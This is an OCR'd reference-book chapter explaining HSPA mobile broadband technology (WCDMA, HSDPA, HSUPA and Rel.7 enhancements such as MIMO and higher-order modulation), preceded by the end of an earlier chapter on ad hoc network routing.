S.R. DAS, e. a. (2000). Performance comparison of two on-demand routing protocols for ad hoc networks. *INFOCOM* , (pp. 3-12).

T. VuDuong, G. F.-R. (2003). A Global framework for architecture analysis in telecommunications. In *Proceedings of the GLOBECOM 2003* (pp. 2896-2902).

W. Wang, X. W. (2006). A new admission control scheme under energy and QoS constraints for wireless networks. In *Proceedings of the INFOCOM'06.*

X. Masip-Bruin, M. Y.-P.-G. (2006). Research challenges in QoS routing. *Computer Communications (Elsevier), 29*, 5-6.

KEY TERMS

Admission Control Enabled On-Demand Routing (ACOR): A QoS routing protocol for MANETs.

Carrier Sense Multiple Access/Collision Avoidance (CSMA/CA): A sensing protocol used to detect the channel state: idle/busy.

Distributed Coordination Function (DCF): Operation of IEEE802.11MAC provides the distributed medium access mechanism.

GAT: The global framework for functional architecture analysis in telecommunications is a model used to analyse telecommunication architectures.

MANET: The mobile ad hoc NETworks is an IETF working group aiming to standardize IP routing protocols for ad hoc applications.

NAV: The network allocation vector is used within IEEE802.11 networks to prevent nodes accessing the medium and causing contention.

SLA: Service level agreement is a part of a service contract in which a certain level of service is agreed between a service provider and a customer.

High Speed Packet Access Broadband Mobile Communications

Athanassios C. Iossifides
Operation & Maintenance Department, Greece

Spiros Louvros
Technological Educational Institution of Mesologi, Greece

INTRODUCTION

Mobile broadband communications systems have already become a fact during the last few years. The evolution of 3G Universal Mobile Telecommunications Systems (UMTS) towards HSDPA/HSUPA systems have already posed a forceful solution for mobile broadband and multimedia services in the market, making a major step ahead of the main competitive technology, that is, WiMax systems based on IEEE 802.16 standard. According to the latest analyses (GSM Association, 2007; Little, 2007), while WiMax has gained considerable attention the last few years, HSPA is expected to dominate the mobile broadband market. The main reasons behind this forecast are:

- HSPA is already active in a significant number of operators and is going to be established for the majority of mobile broadband networks worldwide over the next five years, while commercial WiMax systems are only making their first steps.
- Mobile WiMax is a competitive technology for selection by operators in only a limited number of circumstances where conditions are favourable. Future mobile WiMax systems may potentially achieve higher data transfer rates than HSPA, though cell coverage for these rates is expected to be substantially smaller. In addition, WiMax technology is less capable in terms of voice traffic capacity, thus limiting market size and corresponding revenues.
- In order to overcome the aforementioned disadvantages, WiMax commercial launches are expected to introduce a relative CAPEX disadvantage of at least 20–50% comparing to HSPA, in favorable cases, while there are indications of an increase by up to 5–10 times when accounting for rural areas deployments.

The short commercial history of HSDPA (based on Rel.5 specifications of 3GPP) started in December of 2005 (first wide scale launch by Cingular Wireless, closely followed by Manx Telecom and Telekom Austria). Bite Lietuva (Lithuania) was the first operator that launched 3.6 Mbps. HSUPA was first demonstrated by Mobilkom Austria in November 2006 and soon launched commercially in Italia by 3 in December 2006. Mobilkom Austria launched the combination of HSDPA at 7.2 Mbps and HSUPA in February 2007. By September of 2007, less than two years after the first commercial launch, 141 operators in 65 countries (24 out of 27 in EU) have already gone commercial with HSDPA with 38 operators among them supporting a 3.6 Mbps downlink. In addition, devices supporting HSDPA/HSUPA services are rapidly enriched. 311 devices from 79 suppliers have already been available by September 2007, including handsets, data cards, USB modems, notebooks, wireless routers, and embedded modules (http://hspa.gsmworld.com).

WIDEBAND CODE DIVISION MULTIPLE ACCESS (WCDMA) IN 3GPP R'99 AND REL.4

Air Interface Description

WCDMA frequency division duplex (FDD) has been established as a mature technology during the last few years through 3G mobile communications commercialization. In UMTS, WCDMA is implemented with direct sequence (DS) technique, which is based on multiplication of the information symbols with faster codes (spreading process) with low cross-correlation. The number of code pulses (chips) used for spreading each information symbol is called spreading factor (SF). Spreading is realized through channelization and scrambling. Channel symbols are spread by the channelization code (orthogonal Hadamard codes) and then chip by chip multiplication with the scrambling code takes place. The chip rate of both channelization and scrambling codes is constant at 3.84 Mchip/s.

In uplink, each user is assigned a unique scrambling code. Channelization codes are used for separating data and control streams between each other. Parallel usage of more than one channelization codes for high uplink data rates (multicode operation) is allowed only with SF=4 but has not been commercially applied in R'99 and Rel.4 realizations. Downlink separation is twofold: Cells are distinguished between each other by using different primary scrambling codes (512 available) while users in each cell are assigned a unique orthogonal channelization code. The same channelization code set is used in every cell in downlink and every user in uplink. In order to achieve various information rates (by different SF length ranging from 4 to 256) while preserving orthogonality, the channelization codes form an orthogonal variable spreading factor (OVSF) code tree. While codes of equal length are always orthogonal, different length codes are orthogonal under the restriction that the longer code is not a child of the shorter one (Figure 1).

Source information arrives in transmission time intervals (TTI) of 10, 20, 40, or 80 ms. Information bits are organized in blocks and CRC attachment, forward error correction (FEC) coding, rate matching, interleaving, and information multiplexing are applied (Holma, 2002). FEC can be convolutional of rate 1/2, 1/3, or turbo of rate 1/3, depending on the information type. Transmission of dedicated channels (DCH) is organized in frames of 10 ms (38400 chips), consisting of 15 timeslots (TS). Each TS contains user information data (DPDCH) and physical layer signaling (DPCCH) (3GPP TS 25.211, 2007-05), as shown in Figure 2. DPDCH and DPCCH are quadrature multiplexed before scrambling in uplink and time multiplexed in downlink. Modulation at the chip level is quadrature phase shift keying (QPSK) in both uplink and downlink and demodulation is coherent. The occupied bandwidth is 5 MHz for both uplink and downlink.

Physical Layer Procedures

The most important new procedures defined for WCDMA are soft handover and power control. Soft handover is the situation when a mobile station (MS) communicates with more than one cell in parallel, receiving and transmitting identical information from/to the cells. Combination of cells' signals takes place in MS RAKE receiver in downlink and in the base station RAKE (in the softer case) or in the RNC (signal selection through CRC error counting) in uplink. Soft handover results in enhanced quality reception in cell limits and reduces interference. The drawback is the

Figure 1. Example of OVSF channelization code tree usage





Figure 2. UL/DL dedicated channels of UMTS



consumption of multiple downlink channelization codes for a single connection. Power control is very important for overcoming the "near-far" problem, reducing power consumption for acceptable communication and eliminating fading. Fast power control (at a rate of 1500Hz , one command per TS) is based on achieving and preserving a target signal-to-interference ratio (SIR) value adequate for acceptable quality reception.

Data Transfer Capabilities

Capacity and coverage of the system are dynamically adjusted according to the specific conditions and load. Speaking of the uplink, 64 Kbps (circuit or packet) is the achievable standard information rate commercially available for R'99 systems. Noting that urban 2G cells may support more than 80 Erlangs of voice traffic during busy hours, 3G voice capacity seems to be adequate. However, capacity of higher rate services seems still well below the acceptable limit for mass usage in R'99 systems. 384 Kbps rates are possible with SF=4 but were commercially deployed only in conjunction with HSDPA.

While coverage is uplink limited, capacity is downlink limited (Holma & Toskala, 2002). Capacity limitation of downlink (which should normally support higher rate services) is threefold: BS power transmission limitation; limited downlink orthogonality; and cost limitation of complex MS receivers. Initiation of each new user in the system presupposes enough BS power and OVSF tree branch availability to support the requested data. Although a theoretical data rate capability in the order of 2 Mbps was specified for R'99 and Rel.4 systems, such rates were never released commercially in view of Rel.5 HSDPA. Thus, R'99 systems downlink data rates were limited to 384 Kbps.

HSDPA

HSDPA was standardized in Rel.5 of 3GPP specifications. The basic target of HSDPA is to increase downlink packet data throughput. The main methods employed are link adaptation and physical layer retransmission combining. Retransmission should be applied fast and with minimal delay in order to be effective and to cope with fast air interface variations. Since retransmissions take place in the RNC in R'99, such an effective strategy is not possible to be applied and thus was moved closer to the air interface. Therefore, the Node B estimates the channel quality of each HSDPA user according to proper feedback reception from the MS and performs link adaptation and scheduling in order to maximize the total throughput by taking into account the available resources, the data buffer status, the user priority, the MS capabilities, and so forth. In this context, TTI's are also getting shorter to 2 ms and automatic repeat request (ARQ) strategies are applied between the Node B and the MS.

With HSDPA, two of the most fundamental features of WCDMA, variable SF, and fast power control, are disabled and replaced by adaptive modulation and coding (AMC), efficient retransmission strategy, and extensive multicode operation. The idea is to enable a scheduling such that if desired, most of the cell capacity may be allocated to one user for a very short time, when conditions are favorable. In the optimum scenario, the scheduling is able to track the fast fading of the users.


Air Interface Description

The High Speed-Downlink Shared Channel (HS-DSCH) is the physical channel carrying HSDPA packet information. It is characterized by short TTI (defined to be 2 ms, 3 slots) so as to achieve short round-trip delay. Addition of a higher order modulation scheme, 16 QAM as well as lower encoding redundancy, has increased the instantaneous peak data rate. Turbo coding of rate 1/3 is engaged, but the total effective coding rate (including modulation, puncturing, etc.) can vary between 1/3 and 1. The SF is fixed to 16, and time-multiplexing as well as code-multiplexing of different users can take place. The maximum number of codes that can be allocated per cell is 15, but depending on the terminal capability, individual terminals may receive a maximum of 5, 10, or 15 codes (Figure 3). In any case, HS-DSCH is transmitted in conjunction with a normal R'99 DCH.

MSs are notified for downlink transmissions through the High Speed-Shared Control Channel (HS-SCCH) which carries the necessary information for HS-DSCH demodulation. Each HS-SCCH block has a three-slot duration that is divided into two functional parts. The first part consists of one slot and carries the codes to despread and the modulation type used. The second part consists of two slots and carries redundancy version information to allow proper decoding and combining with possible earlier ARQ transmissions. Both parts employ terminal-specific masking to allow the terminal to decide whether the detected control channel is actually intended for the particular terminal. The SF is 128. Figure 4 shows the timing relationship between the HS-SCCH and HS-PDSCH channels and illustrates an example of two users scheduling under the same cell. The number of available codes are 10. In the first two TTIs, time-multiplexing is applied while in the third TTI code-multiplexing is applied.


Uplink High Speed-Dedicated Physical Control Channel (HS-DPCCH) is a new channel that is used for feedback information of the MS to the Node B. It includes ACK/NACK messages corresponding to the ARQ process and the channel quality indicator (CQI) that indicates the estimated transport block size, modulation type, and number of parallel codes that can be received correctly (with reasonable BLER) by the MS. It is used by the Node B in conjunction with

Figure 3. Examples of cell code allocations for HSDPA



H

Figure 4. HSDPA data and control channels timing; Example of time-multiplexing and code-multiplexing



other relevant information for scheduling subsequent transmissions. The SF is fixed and equal to 256.

In HSPDA, the ARQ method used is the stop-and-wait (SAW) method, where the transmitter operates on the current data block until the block has been received successfully. However, since acknowledgements are not instantaneous, the transmitter must wait the acknowledgement reception prior to transmitting the next block. In order to avoid such a waste of time, an N-channel SAW HARQ technique is used, where N different processes of HARQ run in parallel. In this way, while a single process is waiting for a positive ACK, a second process runs and information flow does not stop (e.g., Figure 5). In terms of combining retransmissions, two different methods are applied. Either identical retransmissions (chase combining) or incremental redundancy retransmissions (IR) is used. In the second case, the second transmission could consist of only redundant parity bits or additional parity bits of the coded data block. This method has a slightly better performance, but it also requires more memory in the receiver, as the individual retransmissions must remain in memory for combined processing.

Table 1 presents the terminal capability classes for HSDPA (3GPP TS 25.306, 2007-06). The main differences between categories lie in the maximum number of parallel codes that must be supported and whether reception in every 2 ms TTI is required. The soft buffer capability shown in Table 1 determines the memory capability of the terminal and determines the HARQ method applied. The maximum achievable data rates presented are theoretical values. Real network values have been reported for various conditions in Derksen, Jansen, Maijala, and Westerberg (2006) showing that 1.5 Mbps (1.8 Mbps max) median values can be expected for good channel conditions ranging down to 0.9 Mbps under poor radio conditions. Devices with 3.6 Mbps (engaging 16 QAM) showed 3.1 Mbps under good conditions (stationary), 1.7 Mbps along a drive route, and 1.5 Mbps under poor radio environments. Latency on the other hand measured to be between 70 and 95 ms.

Figure 5. Example of 2 parallel HARQ processes; packets received in error are retransmitted




Table 1. HSDPA MS categories (Rel.5)

Category	Maximum number of codes received	QPSK/ 16QAM	Minimum inter-TTI arrival	Maximum number of bits per transport block	Total number of soft bits (buffer)	Maximum achievable bit rate (Mbps)
1	5	Both	3	7300	19200	1.2
2	5	Both	3	7300	28800	1.2
3	5	Both	2	7300	28800	1.8
4	5	Both	2	7300	38400	1.8
5	5	Both	1	7300	57600	3.6
6	5	Both	1	7300	67200	3.6
7	10	Both	1	14600	115200	7.2
8	10	Both	1	14600	133400	7.2
9	15	Both	1	20432	172800	10.2
10	15	Both	1	28776	172800	14.4
11	5	QPSK	2	3650	14400	0.9
12	5	QPSK	1	3650	28800	1.8

HSUPA

HSUPA was standardized in Rel.6 of 3GPP specifications and its enhancements rely on the basic principles of HSDPA for downlink with some necessary modifications (Parkvall, Englund, Lundevall, & Torsner, 2006). New features such as fast scheduling, fast HARQ, lower TTI duration, and multicode transmission are introduced through an enhanced dedicated channel (E-DCH). Simultaneous transmission on E-DCH and normal DCH is possible and in addition to the 10 ms TTI, a TTI of 2 ms is supported reducing the delays and allowing for fast adaptation of the transmission parameters. Unlike the downlink, uplink transmissions are non-orthogonal (each user engages its own scrambling code) and fast power control is preserved to handle the near–far problem. Soft handover is supported for the E-DCH since receiving the transmitted data in multiple cells adds a macrodiversity gain while power control from multiple cells is required in order to handle uplink interference.

Air Interface Enhancements


The enhanced DPDCH (E-DPDCH) is the new physical channel carrying E-DCH. E-DPDCH's are code multiplexed (through orthogonal channelization codes) with the other uplink channels and may have a SF of 256 to 2. Two or four E-DPDCH can be used simultaneously with SF≥4 for high data rates. In the maximum data rate case, two codes of SF=2 and two codes of SF=4 are used (I/Q multiplexed) to achieve a theoretical data rate of 5.76 Mbps. Table 2 presents the different possible mobile categories (3GPP TS 25.306, 2007-06). E-DPDCH is accompanied with E-DPCCH carrying physical layer control information for decoding the relevant E-DPDCH, that is, the format of E-DPDCH data, HARQ information, and the "happy bit" denoting whether the mobile is satisfied with current data rate and configuration.

Scheduling of different uplink transmissions is based on scheduling grants sent by the node B through the E-AGCH (enhanced absolute grant channel) and E-RGCH (enhanced relative grant channel) in order to control the MS transmission activity. The absolute grants provide an absolute limitation of the maximum amount of uplink resources the MS may use; and the relative grants increase or decrease the resource limitation compared to the previously used value. Absolute grants include the maximum allowed E-DPDCH/DPCCH power ratio the terminal may use implying that the terminal may use a higher data rate, and can be directed to a single or a group of MS's simultaneously. In addition, E-HICH (enhanced HARQ acknowledgement Indicator Channel) is used for ACK/NACK indications of the HARQ processes to the MS.

Further Rel.6 Enhancements

In addition to HSUPA, Rel.6 specifications introduce enhancements in the downlink direction as well. Fractionally dedicated physical channel (F-DPCH) is

Figure 6. Simplified NodeB transmitter structure for 2x2 MIMO



introduced for minimizing downlink transmission of the associated with HS-PDSCH dedicated channel. F-DPCH is transmitted during only a short portion of the 10 ms frame (10%) and contains only TPC bits for power control of uplink dedicated channels.

Advanced receiver architectures is another area of improvements introduced in Rel.6. High data rate transmission (in the order of several Mbps) results in intersymbol interference in multipath environments. RAKE receivers are not adequate to resolve multipath efficiently and linear minimum mean square error (LMMSE) receivers are engaged, where subchip level equalization is applied taking into account the serving cell, the interfering cells, residual interference, and noise. These receivers can either utilize one or two-branch (two antennas) interference cancellation and equalization and recent studies (3GPP TR 25.963, 2007-04) have shown a coverage gain in the order of 20% to 55% depending on the channel conditions. Throughput gains in the order of 20% have also been reported.

Table 2. HSUPA MS categories

Category	Maximum number of codes transmitted	Minimum spreading factor	Support for 10ms and 2ms TTI	Maximum number of bits per transport block (10ms TTI)	Maximum number of bits per transport block (2ms TTI)	Maximum achievable bit rate (Mbps)
1	1	SF4	10ms	7110	-	0.73
2	2	SF4	Both	14484	2798	1.46
3	2	SF4	10ms	14484	-	1.46
4	2	SF2	Both	20000	5772	2/2.9
5	2	SF2	10ms	20000	-	2
6	4	2xSF2+ 2xSF4	Both	20000	11484	2/5.76
7 (Rel.7 with 16QAM)	4	2xSF2+ 2xSF4	Both	20000	22996	2/11.5

HSPA EVOLUTION

Although Rel.5 and Rel.6 of 3GPP specifications established data capability communication at higher data rates and lower latency, enhancements of HSPA have also been planned and specified in Rel.7 in order to further improve data transmission. The main techniques are described briefly in this section.

Multi-Input Multi-Output (MIMO) Operation

MIMO is special technique that gained great interest during the last five years for wireless transmission and reception (Paulraj, Gore, Nabar, & Bolcskei, 2004), based on the use of multiple transmit and receive antennas. MIMO systems can be used in two different ways. The first one includes parallel transmission of data streams over each one of the Node B transmitting antennas (also called as spatial multiplexing). In fact both data streams are transmitted through both antennas with proper complex weighting so that orthogonality of the data streams is preserved at the mobile receivers. The preferred weights necessary for higher quality reception are signaled back from the mobile to the Node B through the precoding control indication (PCI) bits that are transmitted in conjunction with CQI bits in the HS-DPCCH. Based on the composite PCI/CQI reports, the Node B scheduler decides whether to schedule one or two transport blocks (data streams) to a MS in one TTI and what transport block size(s) and modulation scheme(s) to use for each of them. This method is called double transmit adaptive array (D-TxAA) and often referred to as 2x2 MIMO (3GPP TS 25.214, 2007-05). When one data stream is used through the two antennas, the method falls into standard closed-loop transmit diversity (defined in R'99) for achieving higher quality through diversity. The Node B scheduler decides to use either transmit-diversity or spatial multiplexing according to the specific channel and interference conditions. Another concept is to use the two transmit antennas in such a way that each antenna serves different users (space division multiple access, or SDMA) (3G Americas, 2006, 2007).

Continuous Packet Connectivity (CPC)

HSDPA and E-DCH will promote the subscribers' desire for continuous connectivity, that is, connection of the user over a long time with occasional active periods without termination and re-establishment of the connection. In addition, optimization of transmission and reception timing and duration of control channels will increase system capacity due to interference and power consumption reduction. In this context, several methods were proposed in TR: New uplink DPCCH slot format during data inactivity periods (no TFCI or FBI bits) likewise to F-DPCH specified in Rel.6 for downlink; DPCCH gating, where uplink DPCCH engages a known (discontinuous) activity pattern during E-DCH or HS-DPDCH idle periods, that minimizes air interface resources consumption; SIR target reduction during inactive periods; CQI reporting reduction; discontinuous reception of the mobile (DRX), efficient use of HS-SCCH; and so forth (3GPP TR 25.903, 2007-03). In general, CPC allows both discontinuous uplink transmission and discontinuous downlink reception, where the modem can turn off its receiver after a certain period of HSDPA inactivity. CPC is especially beneficial to VoIP on the uplink because the radio can turn off between VoIP packets.

Higher Order Modulation

Higher order modulation is proposed for higher throughput, both in uplink and downlink. The options of 64 QAM on the downlink and 16 QAM on the uplink can improve throughputs under good radio conditions (higher SNR is required in general), a fact that can be extended when applied in conjunction with other enhancements such as receive diversity and equalization. Figure 7 presents the possible different signal constellations (3GPP TS 25.213, 2007-05).

The aforementioned improvements of Rel.7 improve data rates (a summarization of data rates evolution is presented in Table 3) on one hand and reduce latency to optimum values. It is estimated that 25 ms latency can be achieved. This fact gives the opportunity to move to clear VoIP through HSPA. Although VoIP is possible with Rel.6 enhancements, Rel.7 makes VoIP application efficient over pure packet air interface, giving operators a significant potential for HSPA evolution adoption.

Figure 7. Possible signal constellations of HSPA signals (64QAM only for downlink)




Table 3. Evolution of UMTS theoretical peak data rates

Technology	Peak downlink data rate	Peak uplink data rate
WCDMA R'99	2 Mbps	384Kbps
WCDMA R'99 commercial	384Kbps	64Kbps
HSDPA 1st commercial stage	1.8Mbps	384Kbps
HSDPA 2nd commercial stage	3.6Mbps	384Kbps
HSPA initial implementation (Rel.6)	7.2Mbps	1.46Mbps
HSPA future implementation (Rel.6)	14.4Mbps	5.76Mbps
HSPA Rel.7 (64QAM DL and 16QAM UL)	21.1Mbps	11.5Mbps
HSPA Rel.7 2x2 MIMO (16QAM DL and 16QAM UL)	28Mbps	11.5Mbps
HSPA Rel.7 2x2 MIMO (64QAM DL and 16QAM UL)	42.2Mbps	11.5Mbps

CONCLUSION

It is by now generally accepted beyond any doubt, that HSPA will have a leading position in near future broadband and multimedia mobile communications, even if WiMax establishes as an option in the market. HSPA improves today's applied 3G technologies in all aspects, that is, higher throughput, lower latency, and higher spectral efficiency that leads to greater user capacity. Faster multimedia messaging and e-mail downloads, true mobile TV, multi-user gaming and high resolution video are some of the broadband services HSPA will deliver for the end user (The UMTS Forum, 2006). Even if revenues from data services are going to be lower than expected, the key role of mobile VoIP should not be underestimated. VoIP through HSPA leads to a fully "packetized" mobile network providing the most efficient way of using air-interface precious resources comparing to second and third generation systems of today. In any case, HSPA moves the discussion to true "Mbps" mobile data rates and makes the first major stable step towards next generation long term evolution (LTE) mobile communication systems.

REFERENCES

3G Americas. (2006, June/July). *Mobile broadband: The global evolution of UMTS/HSPA 3GPP Release 7 and beyond*. Author.

3G Americas. (2007, September). *EDGE, HSPA, LTE: The mobile broadband advantage*. Rysavy Research.

3GPP TR 25.903 V7.0.0. (2007-03). *Continuous connectivity for packet data users*. Retrieved May 13, 2008, from http://www.3gpp.org

3GPP TR 25.963 V7.0.0. (2007-04). *Feasibility study on interference cancellation for UTRA FDDUser Equipment (UE)*. Retrieved May 13, 2008, from http://www.3gpp.org

3GPP TS 25.211 V7.2.0. (2007-05). *Physical channels and mapping of transport channels onto physical channels (FDD)*. Retrieved May 13, 2008, from http://www.3gpp.org

3GPP TS 25.213 V7.2.0. (2007-05). *Spreading and modulation (FDD)*. Retrieved May 13, 2008, from http://www.3gpp.org

3GPP TS 25.214 V7.5.0. (2007-05). *Physical layer procedures (FDD)*. Retrieved May 13, 2008, from http://www.3gpp.org

3GPP TS 25.306 V7.4.0. (2007-06). *UE radio access capabilities*. Retrieved May 13, 2008, from http://www.3gpp.org

Derksen, J., Jansen, R., Maijala, & Westerberg, E. (2006). *HSDPA performance and evolution. Ericsson Review, 3.*

GSM Association. (2007, February). *How to realise the benefits of mobile broadband toda*y. Retrieved May 13, 2008, from http://hspa.gsmworld.com

Holma, H., & Toskala, A. (2002). *WCDMA for UMTS*. John Wiley & Sons, Ltd.

Little, A.D. (2007, March). *HSPA and mobile WiMax for mobile broadband wireless access: An independent report prepared for the GSM Association*. Retrieved May 13, 2008, from http://hspa.gsmworld.com

Parkvall, S., Englund, E., Lundevall, M., & Torsner, J. (2006, February). *Evolving 3G mobile systems: broadband and broadcast services in WCDMA. IEEE Communications Magazine*, pp. 68–74.

Paulraj, A.J., Gore, D.A., Nabar, R.U., & Bolcskei, M. (2004). An overview of MIMO communications: A key to gigabit wireless. *Proceedings of the IEEE, 92*(2), 198–218.

The UMTS Forum. (2006). *3G/UMTS evolution: Towards a new generation of broadband mobile services* (White paper). Retrieved May 13, 2008, from http://www.umts-forum.org

KEY TERMS

Cross-Correlation: The sum of the chip by chip products of two different sequences (codes). A measure of the similarity and interference between the sequences (or their delayed replicas). Orthogonal codes have zero cross-correlation when synchronized.

Cyclic Redundancy Check (CRC): Block codes used for error detection.

Hybrid Automatic Repeat Request (HARQ): ARQ is a method for enhancing communication performance through retransmission of data received in error. The receiver replies to the transmissions by ACK/NACK messages that drive the retransmission process of the transmitter. Hybrid ARQ (HARQ) is defined as any combined ARQ and FEC method that saves failed decoding attempts for future joint decoding.

LMMSE: Linear minimum mean square error.

LTE: Long-term evolution of mobile communications based on orthogonal frequency division multiplexing (OFDM) in the air-interface with peak data rates over 100 Mbps.

Multipath: The situation when a radio signal traveling in the air reaches the receiver by different paths because of reflection, diffraction, or scattering to various surfaces. The received signal is the sum of the distorted transmitted signal replicas.

Near-Far Effect: The situation where the received power difference between two CDMA users is so great that discrimination of the low power user is impossible even with low cross-correlation between the codes.

